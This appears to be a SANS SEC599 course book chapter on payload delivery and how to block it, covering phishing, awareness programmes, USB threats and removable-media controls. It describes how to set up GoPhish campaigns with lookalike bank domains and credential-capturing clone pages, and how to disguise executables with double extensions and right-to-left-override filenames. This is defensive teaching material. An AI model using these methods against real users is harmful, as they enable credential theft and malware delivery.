

599.2

Payload Delivery and Execution

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SANS

Payload Delivery & Execution

© 2019 Erik Van Buggenhout & Stephen Sims | All Rights Reserved

This page intentionally left blank.

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

Hindering payload delivery

Removable media & network (NAC, MDM,...) controls

Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows

Mail controls, web proxies & malware sandboxing

YARA – A common payload description language

Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting

Exercise: Configuring AppLocker

Initial execution – Visual Basic, JS, HTA & PowerShell

Exercise: Controlling script execution in the enterprise

Initial execution – How to detect?

Exercise: Detection with Script Block Logging, Sysmon, & SIGMA

Operationalizing YARA rules – Introducing ProcFilter


Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

How Are Payloads Being Delivered?

Once reconnaissance has been completed, the adversary will attempt to deliver a weaponized payload


Current main intrusion methods include:




Malicious email attachments or web pages (watering holes) through (spear) phishing.



Abusing a flaw in the external internet perimeter (application or infrastructure level).



Inserting infected removable media (this would, however, require physical interaction with the target).



Compromise third parties in the supply chain and abuse trust relationships.

How Are Payloads Being Delivered?

Once the reconnaissance activities have been completed, the adversary will attempt to deliver a weaponized payload to the target. Typical intrusion methods in use today include:

- Malicious email attachments or web pages (watering holes) through (spear) phishing. Due to its success rate and fairly low complexity, this is by far the most common delivery method today.
- Abusing a flaw in the external internet perimeter (application or infrastructure level). Due to increased security controls and awareness, this is becoming less frequent. It does, however, still occur, as evidenced by the Wcry ransomware that hit organizations in 2017. The ransomware spread through a (at the time) recent SMB exploit.
- Inserting infected removable media. This would, however, require a form of physical interaction with the target: Either by physically shipping, for example, USB keys or by physically intruding the target organizations' premises.
- Compromise third parties in the supply chain and abuse trust relationships. In an evermore connected world, organizations are partnering with other parties (e.g. vendors or suppliers), which don't always adhere to the same security standards as themselves. This opens an opportunity for adversaries, as they could first compromise less secured third parties and use them as a stepping stone toward the actual target (by abusing trust relationships).

How Are Payloads Being Delivered? Some Statistics

Based on different publications from the past couple of years, we've noted the following interesting statistics that are relevant to us:

- 66% of malware was installed via malicious email attachments (Data Breach Investigations Report, Verizon, 2017)
- 78% of people claim to be aware of the dangers of phishing, but 45% of them still click a phishing link (Friedrich-Alexander University, 2016)
- In Q1 2017, 1 in 131 emails contained malware (Symantec, 2017)

These statistics are in line with what we are seeing across the industry

How Are Payloads Being Delivered? Some Statistics

The past couple of years, different publications have been made, showing some interesting statistics on how payloads are being delivered. According to the Data Breach Investigations Report from Verizon, 66% of malware was installed via malicious email attachments. (Data Breach Investigations Report, Verizon, 2017). The Verizon DBIR can be found at <https://enterprise.verizon.com/resources/reports/dbir/>.


Even though 78% of people claim to be aware of the dangers of phishing, 45% of them still click a phishing link. However, only 20% of the participants stated they had clicked the link. Researchers believe this discrepancy could be due to simply forgetting that they had clicked the link in the message they received. So even though users claim to be aware of the risks, often their curiosity is still enough to have them click suspicious URLs. (Friedrich-Alexander University, 2016, <https://www.fau.eu/2016/08/25/news/research/one-in-two-users-click-on-links-from-unknown-senders/>)

Finally, in Q1 2017, about 1 in 131 emails contained malware, again highlighting the fact that email has become the weapon of choice for an adversary to deliver payloads. (Symantec, 2017). The Symantec threat report can be found at <https://www.symantec.com/security-center/threat-report>.

These statistics are in line with what we are seeing across the industry: Phishing is effective and easy to do, making it the weapon of choice for payload delivery.

Payload Delivery and Execution Strategies – Focus on Delivery

When attempting to obtain initial execution of a payload, adversaries will often rely on one of the following strategies:



In the first part of today's lecture, we will focus on how the payload is initially delivered!

Payload Delivery and Execution Strategies – Focus on delivery

When attempting to obtain initial execution of a payload, adversaries will often rely on one of the following strategies:

Email phishing

One of the most classic forms of payload delivery involves sending an email to your victim including a malicious attachment (1), when the malicious attachment is opened (2), it often connects outbound to download another payload ("second stage") (3), which is delivered and persisted to the victim (4).

Watering hole attack







During an attack involving exploit kits, adversaries typically rely on victims using out-of-date browsers or browser plugins. The victim visits a website that was compromised by the adversary (1), after which a piece of active code (e.g. JavaScript) redirects the victim to an adversary-controlled system (2) that aims to compromise the browser and delivers a payload through a drive-by download (3). This is often referred to as a "watering hole attack."

Weaponized USB

Finally, adversaries often attempt to lure their victims to plug in a malicious removable device (e.g. USB keys or even USB cables) (1). Depending on the attack strategy chosen, they would either rely on the victim to open the payload or have the payload execute by itself (2). Once the payload executes, it would attempt to download an additional payload (second stage) (3), after which the machine is infected (4).

How Can We Prevent Payload Delivery?

Given the delivery methods previously listed, the following are key controls that can help prevent payload delivery:

	Harden email infrastructure to block incoming malicious attachments or phishing emails		Invest in end-user security awareness to educate people on typical payload delivery strategies
	Harden web infrastructure by hardening browsers & securely configuring proxies & DNS servers		Implement proper network segmentation (both internal and partner networks)
	Implement robust removable media security policies		Ensure proper physical controls are implemented to secure the corporate infrastructure

How Can We Prevent Payload Delivery?

So how can we prevent successful payload delivery? Given the delivery methods previously listed, the following are some key controls to consider:

- As email is one of the most commonly used delivery mechanisms, harden the organization's email infrastructure to block incoming phishing emails or malicious attachments. This can include typical hardening controls such as SPF, DKIM & DMARC, but can also include advanced controls such as mail sandboxing.
- As humans are usually involved in the initial payload delivery phase, invest in end-user security awareness, so users understand what a typical attack looks like and what they can do about it.
- In order to stop exploit kits such as Angler, RIG... from compromising your browser endpoints, a vital security control is to harden the web infrastructure chain, which includes your web proxies and browsers. Furthermore, DNS can be used as a security control as well, by blocking known malicious hostnames.
- Proper network segmentation is a key control during lateral movement, but also has its use in order to prevent payload delivery. Often, third parties and partners are connected to your environment with proper segmentation in place.
- As removable media (e.g. USB keys) are a common payload delivery mechanism, it is recommended to lock down the use of removable media in the organization;
- Finally, ensure physical security controls are in place to prevent intruders from physically walking in a building and connecting to a computer / network socket.

The Importance of Users in Cyber Security

Regardless of your technical controls, end-users can greatly lower the security posture of your organization:

- Users clicking on malicious links in emails
- Users opening unknown files (executables, docs...)
- Users selecting weak passwords for corporate accounts
- Users sharing credentials or other sensitive information
- Users bringing infected devices into the corporate environment (USB keys, phones, tablets...)
- Users allowing physical access to unauthorized visitors
- ...

The Importance of Users in Cyber Security

There's a reason why the end user is often called the weakest link in cyber security. Even using the most advanced technological defense mechanisms, your organization can still get breached through a single user's error.

Emails received by users can contain URLs pointing to a malicious domain, potentially containing exploit kits or phishing pages. These emails could contain malicious attachments, such as executables or macro-ridden documents.

The danger not only lies in users as the receivers of malicious emails, but also in users as a source of bad security practices. Often, applications are used through shared accounts by multiple users. To keep things "easy", these accounts have weak passwords set that everyone can remember. Alternatively, user's private accounts have predictable passwords reflecting the time of year, such as "password+summer2017".

Finally, users pose a physical threat as well. Today's BYOD trend introduce various mobile devices into the organization's premises. Next to the smartphone threat, an infected USB stick could be inserted in the user's workstation. Do you always verify everyone's identity, making sure they really are who they claim to be? There's a large chance some user at your organization doesn't and lets an attacker social engineer his/her way into the organization.

End-User Security Awareness



Building user awareness is a key element to protect your enterprise. The attacker will attempt to obtain access to your environment by abusing the weakest link, which is typically your end-users.



Users should be educated to understand what cyber attacks look like and the role they play in preventing / detecting them. This is important for ALL personnel, from secretaries to IT administrators and C-level executives.



End-user security awareness is not a one-off; it should be an iterative process where employees continuously receive tailored training and education on cyber attacks.

End-User Security Awareness

When discussing strategies for preventing and detecting initial intrusions, we focused on technological solutions. However, user awareness is an important aspect to protect the enterprise. Often, in an initial intrusion, users will be the target of the attack: They will receive an email with a malicious attachment, they will visit a malicious website by clicking on a link, they might be called on the phone by a social engineer...

If the user does not open the malicious attachment or does not click on the malicious link, then the attack will be prevented. It sounds simple, but such attacks involve an element of social engineering to stimulate the user to open or click. Making the user aware of such attacks and the risks they bring can help alleviate the risk of successful attacks that require user interactions.

To recognize potential attacks, users must be trained. There are companies specialized in training users to raise awareness. They can focus on recognizing phishing emails and other spoofed emails, good password practices, recognizing and dealing with social engineers ...

This training can be done in a classroom but is often done online: The user is invited to visit a website where she will receive more information on a particular security topic (for example phishing), and then their knowledge will be tested in a couple of exercises that simulate phishing attacks.

This is not a one-shot process. To remain aware and vigilant, the awareness message must be repeated. To stimulate this, user awareness companies offer phishing simulation "attacks". Unsuspecting users receive a phishing email from a simulated company and are supposed to report the phishing email. If they do not recognize the (simulated) phishing attack and click on a link, for example, the user awareness company detects this and flags the employee for further training.

End-User Security Awareness – Key Messages

- Why is cyber security important to the organization?
- What does a cyber attack look like?
- Why are certain security controls required? (Convince people of their use and why they shouldn't be avoided)
- How can employees (in their specific role) prevent / detect attacks? (tailor your message to the audience)
- What kind of behavior should be reported and how should it be reported?
- Use different delivery formats: Presentations, lunch sessions, exercises (e.g. "mystery guest", phishing...)

End-User Security Awareness – Key Messages

This slide contains a number of key questions that you want your users to know the answers to.

Depending on the organization, there could be different reasons why cyber security is important. For a hospital, it could be important to protect patient information. For a web shop, it could be important to protect the client's payment data and the organization's profits. This message will depend on the organization's business model.


Cyber attacks can be split up into a number of categories. Again, depending on the organization, or even on the audience role, different cyber attacks could be relevant. Spear phishing attacks will mostly be aimed at personnel filling important roles in the organization. A generic ransomware could be sent to a large number of users. Certain organizations, such as governments, might be targeted by advanced threats aimed at stealing information.

Users might experience certain security measures as overkill, or even as some form of bullying. It's important for them that they realize why certain security controls are needed and what the consequences could be if they are lacking. If the users believe in the security controls, they will be more eager to adopt and enforce them. This is best done by cultivating an enterprise culture where security is considered important and on everybody's mind. This also requires formalized policies and management support, who must lead by example.


Humans cannot process large amounts of data like digital systems can, but humans are much better at identifying anomalous behavior. To benefit the most from staff member's knowledge of the enterprise, a strategy for preventing and detecting initial intrusions must involve the human factor. Depending on the user's role in the organization, everyone could help in preventing or detecting attacks in their own way. People at the reception are the first step in preventing social engineering, while the IT department might be a target for phishing attacks.

User awareness is an essential strategy for preventing and detecting initial intrusions. Different delivery formats can help convey the message and assess the current state of awareness. Presentations and lunch sessions can help convey the theoretical aspects, while exercises such as a phishing test can help determine the user's adoption rate.

Setting up Your Own Phishing Exercises



GoPhish is an open-source phishing platform for businesses and penetration testers. GoPhish provides an easy-on-the-eye administration web GUI where campaigns can be easily created, launched and monitored.



Register a familiar-looking domain name aimed at tricking users into believing it belongs to the organization you are trying to spoof:


- bankofamerica.org
- bankofâmerica.com

Setting up Your Own Phishing Exercises

In a simulated phishing attack, the user will receive an email claiming to come from an organization they know. In this example, we target customers from Bank of America. The email is not sent by bankofamerica.com, but by the company hired to test the users' security awareness. Launching a phishing campaign using a spoofed email address can be performed by anyone. The next slides will detail an approach using the GoPhish platform (<https://getgophish.com/>).

The first step of the assessment consists of registering the target domain name. In this case, we would register bankofamerica.com. In case this domain name is already taken, for example by the legitimate bank or company we want to use as our phishing source, we would register a domain name that strongly resembles the original domain. An example could be to use a different extension (bankofamerica.org) or to replace a character with a similar-looking one (bankofâmerica.com). We can then use this domain as a source of our phishing emails.

Setting up Your Own Phishing Exercises – Users



GoPhish Users & Groups

Using GoPhish's "Users & Groups", we can split up our target audience in different groups. Some potential groups could be HR, IT, C-level...

Users can be added to the groups through the user interface or using a bulk import mechanism.

New Group

Name:
Group name

+ Bulk Import Users

John Doe john.doe@organization CEO + Add

Show 10 entries Search:

First Name	Last Name	Email	Position
Jane	Doe	jane.doe@organization.org	CFO

Showing 1 to 1 of 1 entries


Previous 1 Next

Close Save changes

Setting up Your Own Phishing Exercises – Users

Time to decide which groups and users we want to target. GoPhish allows us to create different groups, which can be used to split up our target audience into different groups based on department, level, or even potential susceptibility to a phishing email. It's possible to add users one by one using the user interface or to import a file with the bulk transfer.

Setting up Your Own Phishing Exercises – Email Template



GoPhish email templates

The actual contents of your phishing emails can be set using the "Email templates".


The mail can be structured using HTML and placeholders to retrieve user information. By adding a tracking image, we can determine which users opened our phishing email, even if they don't click the URL.

Setting up Your Own Phishing Exercises – Email Template

We can set up various email templates aimed at different target audiences or for different phishing campaigns. An existing email can be imported, or the content can be edited in-place through a text or HTML editor. Using placeholders, it's possible to retrieve user information that is updated for every email sent, such as the user's name, for example. If we select to add a tracking image, we can determine which users opened our email, even if they do not click the URL.

Our phishing email will urge the users to confirm their account. They can do this by following the URL in the email. In the next slide, we will determine the contents of the URL landing page.

Setting up Your Own Phishing Exercises – Landing Page



GoPhish landing page

After a user clicks the phishing URL, they are shown a landing page. The contents of this page can be customized. If we want, we could import the sign-in page from a known bank. In this case, we will simply notify them that they fell for a phishing email.

Capture submitted data with or without passwords. Cleartext!

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

13

Setting up Your Own Phishing Exercises – Landing Page

We can customize the page that we show users who fell for the phishing email and clicked the URL. One option would be to import the sign-in website used by Bank of America. This would result in a landing page that completely mimics the legitimate sign-in page but could allow us to capture the credentials submitted by the user. We can select to capture data they input (with or without) passwords but do note that the passwords will be transferred over cleartext in this case.

In this case, we will simply show a header to notify the users they fell for a phishing email. In case of a phishing simulation, it could be advisable to notify users they have to keep the phishing exercise to themselves, so they don't warn anyone else. Another possibility is to add awareness advice on the landing page.

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

hindering payload delivery

Removable media & network (NAC, MDM,...) controls

Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows

Mail controls, web proxies & malware sandboxing

YARA – A common payload description language

Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting

Exercise: Configuring AppLocker

Initial execution – Visual Basic, JS, HTA & PowerShell

Exercise: Controlling script execution in the enterprise

Initial execution – How to detect?


Exercise: Detection with Script Block Logging, Sysmon, & SIGMA

Operationalizing YARA rules – Introducing ProcFilter

Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Stopping Delivery Using Removable Storage – Typical Use



SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses


15

Stopping Delivery Using Removable Storage – Typical Use

A typical attack with removable storage starts as follows:

- The adversary obtains a normal, stock USB stick
- The payload is copied onto the USB stick, and depending on the environment, configured to execute automatically upon insertion, or "conveyed" with social engineering.
- The "weaponized" USB stick is then introduced into the target environment. There are many techniques to do this: Mailing of USB sticks under the guise of promotional material (after staff attended a conference), cleaning staff that brings the USB stick into the premises after hours, dropping of USB sticks in coffee rooms or smoker areas (a so-called waterhole attack)...
- Staff receives the USB stick and is lured into plugging the USB stick into one of their office machines.
- The payload is executed on the office machine.

Removable Media in Windows – AutoRun and AutoPlay



AutoRun in Windows

Windows AutoRun feature uses an autorun.inf file. Most features of the autorun.inf file were disabled in Windows 7 onward for security reasons.

AutoPlay in Windows

AutoPlay in Windows 7 is displayed upon drive insertion and remains visible until the user interacts.

Windows 10 AutoPlay displays a notification (above), the menu is only displayed when the user clicks the notification (below).

KINGSTON (E:) Select what happens with removable drives.

KINGSTON (E:)

Choose what to do with removable drives.

- Configure this drive for backup File History
- Configure storage settings Settings
- Open folder to view files File Explorer
- Take no action

Removable Media in Windows – AutoRun & AutoPlay

Because of wide-scale abuse, the AutoRun feature was first disabled on Windows 7 and onward, and retroactively disabled on Windows XP and Vista via patches. AutoRun is configured by creating a text file with name autorun.inf in the root of the removable media. The content of an autorun.inf file is formatted like an INI file. It contains an [AutoRun] section, with entries like open=setup.exe. This will make the program setup.exe (stored in the root of the removable media) execute upon insertion. But if AutoRun is locked down, all the sections that can be abused in autorun.inf are ignored, except for CDs and DVDs.

There has been plenty of malware that abused this AutoRun feature, by infecting USB sticks through the creation of autorun.inf files executing the malware that would copy itself on the USB stick. Nowadays, malware authors and adversaries rely on social engineering to entice users to execute their payload. For example, the payload is an executable (PE file) that contains the icon used for PDF files and is given the name readme.pdf.exe. This file is then stored in the root folder of a USB stick. When a user inserts this USB stick and views the content by choosing the files option in AutoPlay, the user will see something that has all the appearance of a normal PDF file. The name is readme.pdf, and the icon is that of a PDF file. By default, Windows hides the extension of known file extensions. Thus readme.pdf.exe is displayed as readme.pdf, because .exe is a known extension. If the user is fooled into thinking this is a normal PDF file, the user will open it to read its content, but this will launch the executable (depending on the settings, a UAC dialog might be displayed first).

AutoPlay is the default behavior of Windows machines starting with Windows 7. AutoPlay is a menu of choices displayed upon removable storage insertion. AutoPlay will inspect the content, and display options accordingly (for example, play content with Windows Media Player, if the USB stick contains music or movies).


Starting with Windows 8, the AutoPlay feature uses notifications. On Windows 10, a notification is presented to the user when removable storage is displayed (an example of this notification can be seen at the top right of this slide). If the user does not click the notification, it will go away after a couple of seconds. The menu of choices is only presented to the user when the user clicks upon the notification (example in the lower right of this slide). It is possible to disable AutoPlay via a setting that can also be configured via the registry.

Removable Media in Windows – Social Engineering

Although Microsoft has increased security using AutoPlay, there are still the ever-present social engineering tricks to take into account:



A very classic strategy is to use a double extension in your filename (e.g. "readme.pdf.exe") and changing the icon of the file to a "normal" filetype (in this example, Adobe Acrobat). If Windows is configured to hide known filetypes, the result would be "readme.pdf" with the icon of Adobe Acrobat. A variation of this technique is to use "readme.pdf<100 SPACES>.exe", where the ".exe" would not show up in your classic explorer view.



Another interesting, more recent, technique is the use of the "Right-To-Left-Override" (RTLO – U+202E), which will cause the Operating System to change its interpretation of the filename when displaying it. If this special character is used in a filename, it would look something like this:

- Actual filename: EriksCV[U+202E]fdp.bat
- Displayed filename: EriksCVtab.pdf

While EXE is the same from left-to-right and right-to-left, this could be used in more subtle variants to abuse other "clickable" filetypes (e.g. HTA, VBS, BAT,...)

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

17

Removable Media in Windows – Social Engineering


As explained on the previous slide, a very classic strategy is to use a double extension in your filename (e.g. "readme.pdf.exe") and changing the icon of the file to a "normal" filetype (in this example, Adobe Acrobat). If Windows is configured to hide known filetypes, the result would be "readme.pdf" with the icon of Adobe Acrobat. A variation of this technique is to use "readme.pdf<100 SPACES>.exe", where the ".exe" would not show up in your classic explorer view.

Another interesting, more recent, technique is the use of the "Right-To-Left-Override" (RTLO – U+202E), which will cause the Operating System to change its interpretation of the filename when displaying it. If this special character is used in a filename, it would look something like this:

- Actual filename: EriksCV[U+202E]fdp.bat
- Displayed filename: EriksCVtab.pdf


While EXE is the same from left-to-right and right-to-left, this could be used in more subtle variants to abuse other "clickable" filetypes (e.g. HTA, VBS, BAT,...). If you want to test this attack strategy yourself, you can copy the "Right-To-Left-Override" character from the Windows character map!

Automatic Payload Execution – Rubber Ducky



Rubber Ducky is a "Keystroke Injection Attack Platform", which abuses the built-in trust modern OS's have for keyboards (HID – Human Interface Device standard). Upon plugging in of the USB stick, Rubber Ducky delivers a series of scripted keystrokes that all together form a payload.

- Rubber Ducky often relies on standard built-in OS capabilities to download and execute additional stages
- As it poses as a standard HID, it works cross-platform, the payloads, however, have to be tailored to the OS (PowerShell payloads won't work on MacOS (yet ☺))
- Scripted keystrokes are delivered at a rate of up to 1,000 words per minute, which is used by the open-source project "Duckhunt" to detect its presence!



```
REM My First Payload
WINDOWS r
DELAY 100
STRING notepad.exe
ENTER
DELAY 200
STRING Hello World! I'm in your PC!
```

Automatic Payload Execution - Rubber Ducky

Another type of USB danger is Rubber Ducky. Rubber Ducky makes use of a keystroke injection attack, made possible by the trust an OS has for a Human Interface Device (HID). In short, a USB device claiming to be a keyboard HID will automatically be detected and accepted by most operating systems. As a result, this type of attack can be executed cross-platform.

The device is able to deliver scripted keystrokes of up to 1,000 words per minute using a simple scripting language that can be edited using Notepad. Through the community, there are multiple types of payloads available, along with encoders and various toolkits. (<https://forums.hak5.org/index.php?/forum/56-usb-rubber-ducky/>). An interesting overview of available payloads can be found here:

<https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads>


The attack can be stopped through application whitelisting and proper software restrictions, for example, by blocking cmd.exe in case that is used by the Ducky script. Another cool way to prevent the attack is "Duckhunt" by Pedro M. Sosa. Duckhunt is a daemon script that monitors keyboard usage (speed and selected window for now) and drops or blocks keyboard strokes in case a violation is detected (<https://github.com/pmsosa/duckhunt>).

Automatic Payload Execution – BadUSB and USBHarpoon

BAD USB

BadUSB and USBHarpoon are examples of attacks that operate at another level. Instead of relying on social engineering or other tricks, they abuse the USB protocol itself in order to execute malicious code on the target machine!

- The idea behind BadUSB is to "weaponize" USB devices by flashing their firmware and making them look like another type of USB device (e.g. a network card that changes DNS settings and reroutes traffic);
- While BadUSB was the initial research performed by Karsten Nohl and his team, a follow-up project was created called "USBHarpoon". It implements the same attack but uses a USB cable instead of a USB stick!
- These attacks are highly stealthy and almost impossible to prevent (without just removing USB support)!



Automatic Payload Execution – BadUSB and USBHarpoon

BadUSB and USBHarpoon are examples of attacks that operate at another level. Instead of relying on social engineering or other tricks, they abuse the USB protocol itself in order to execute malicious code on the target machine!

The idea behind BadUSB is to "weaponize" USB devices by flashing their firmware and making them look like another type of USB device (e.g. a network card that changes DNS settings and reroutes traffic). BadUSB was first presented at BlackHat in 2014 and received large-scale press attendance. It's a highly interesting attack strategy, as it abuses the "simplicity" for which we all have come to love USB.


While BadUSB was the initial research performed by Karsten Nohl and his team, a follow-up project was created called "USBHarpoon". While the initial BadUSB is focused on weaponizing USB sticks, USBHarpoon has managed to also weaponize USB cables. The objective of USBHarpoon was to make the attack even more effective, as end-users might suspect USB sticks, but not USB cables.

These attacks are highly stealthy and almost impossible to prevent by end-users (without just removing USB support).

Removable Media Security – Windows Controls

So what kind of controls can we implement in order to limit these risks? Here's a few possibilities for Windows:

- Access to removable media can be blocked using group policies; this can either be a "global block" or a more fine-grained rule, where known device classes (or even known devices) are allowed
- Running of executables on USB sticks can be blocked through various means (Applocker, SRP...)
- Many third-party vendors support these types of controls as well
- The above controls would not protect against BadUSB-style attacks!



Removable Media Security – Windows Controls

Execution of PE files and scripts stored on removable storage can be prevented through various means. There are third-party solutions (free, open-source solutions and commercial offerings) to prevent execution. Commercial offerings are often integrated into an end-point-security product. Some commercial offerings are very flexible: Their level of control is fine-grained when it comes to types of removable storage, users, and actions. For example, it is possible to configure a global no-execution policy, except for certain users and certain corporate owned, encrypted USB sticks.

Local Group Policies and Active Directory Group Policies can be used to lock down removable storage. Depending on the type of removable storage, it is possible to prevent all access, or only execution, writing or reading.

For Active Directory, these settings can be found in Computer Configuration / Policies / Administrative Templates / System / Removable Storage Access. It is also possible to block execution via application whitelisting, which will be discussed later today.


Please note that such controls would not prevent against attacks targeted at the USB protocol itself (e.g. BadUSB) or Rubber Ducky attacks (where the USB key pretends to be a Human Interface Device).

Removable Media Security – Linux and MacOS Controls

USBGuard is a free software that helps protect your computer against rogue USB devices by implementing basic whitelisting and blacklisting capabilities based on device attributes. It is currently only available for Linux systems!

For MacOS, most solutions are commercial and sold by third-party vendors.

Another project is called "USBKill", which describes itself as an "anti-forensic kill-switch" (developed in Python) that shuts down the computer once a USB device is inserted...



Removable Media Security – Linux and MacOS Controls

So how can we better secure the use of removable media and USB devices on Linux or MacOS? Here are few interesting projects:

- USBGuard is a free software that helps protect your computer against rogue USB devices by implementing basic whitelisting and blacklisting capabilities based on device attributes. It is highly customizable, as it supports its own rule-writing language which can be used to develop your own policies. Once installed, it runs as a daemon and can be interacted with using a command line or GUI interface. USBGuard is unfortunately currently only available for Linux systems!
- For MacOS, most solutions are commercial and sold by third-party vendors. They are often included / packaged in full-blown endpoint security suites.
- Another project the author of this course accidentally stumbled upon is called "USBKill", which describes itself as an "anti-forensic kill-switch" (developed in Python) that shuts down the computer once a USB device is inserted... Although it was developed with anti-forensics as its primary use-case, its code could serve as an inspiration for other, more benign, activities.

References:

<https://usbguard.github.io/>

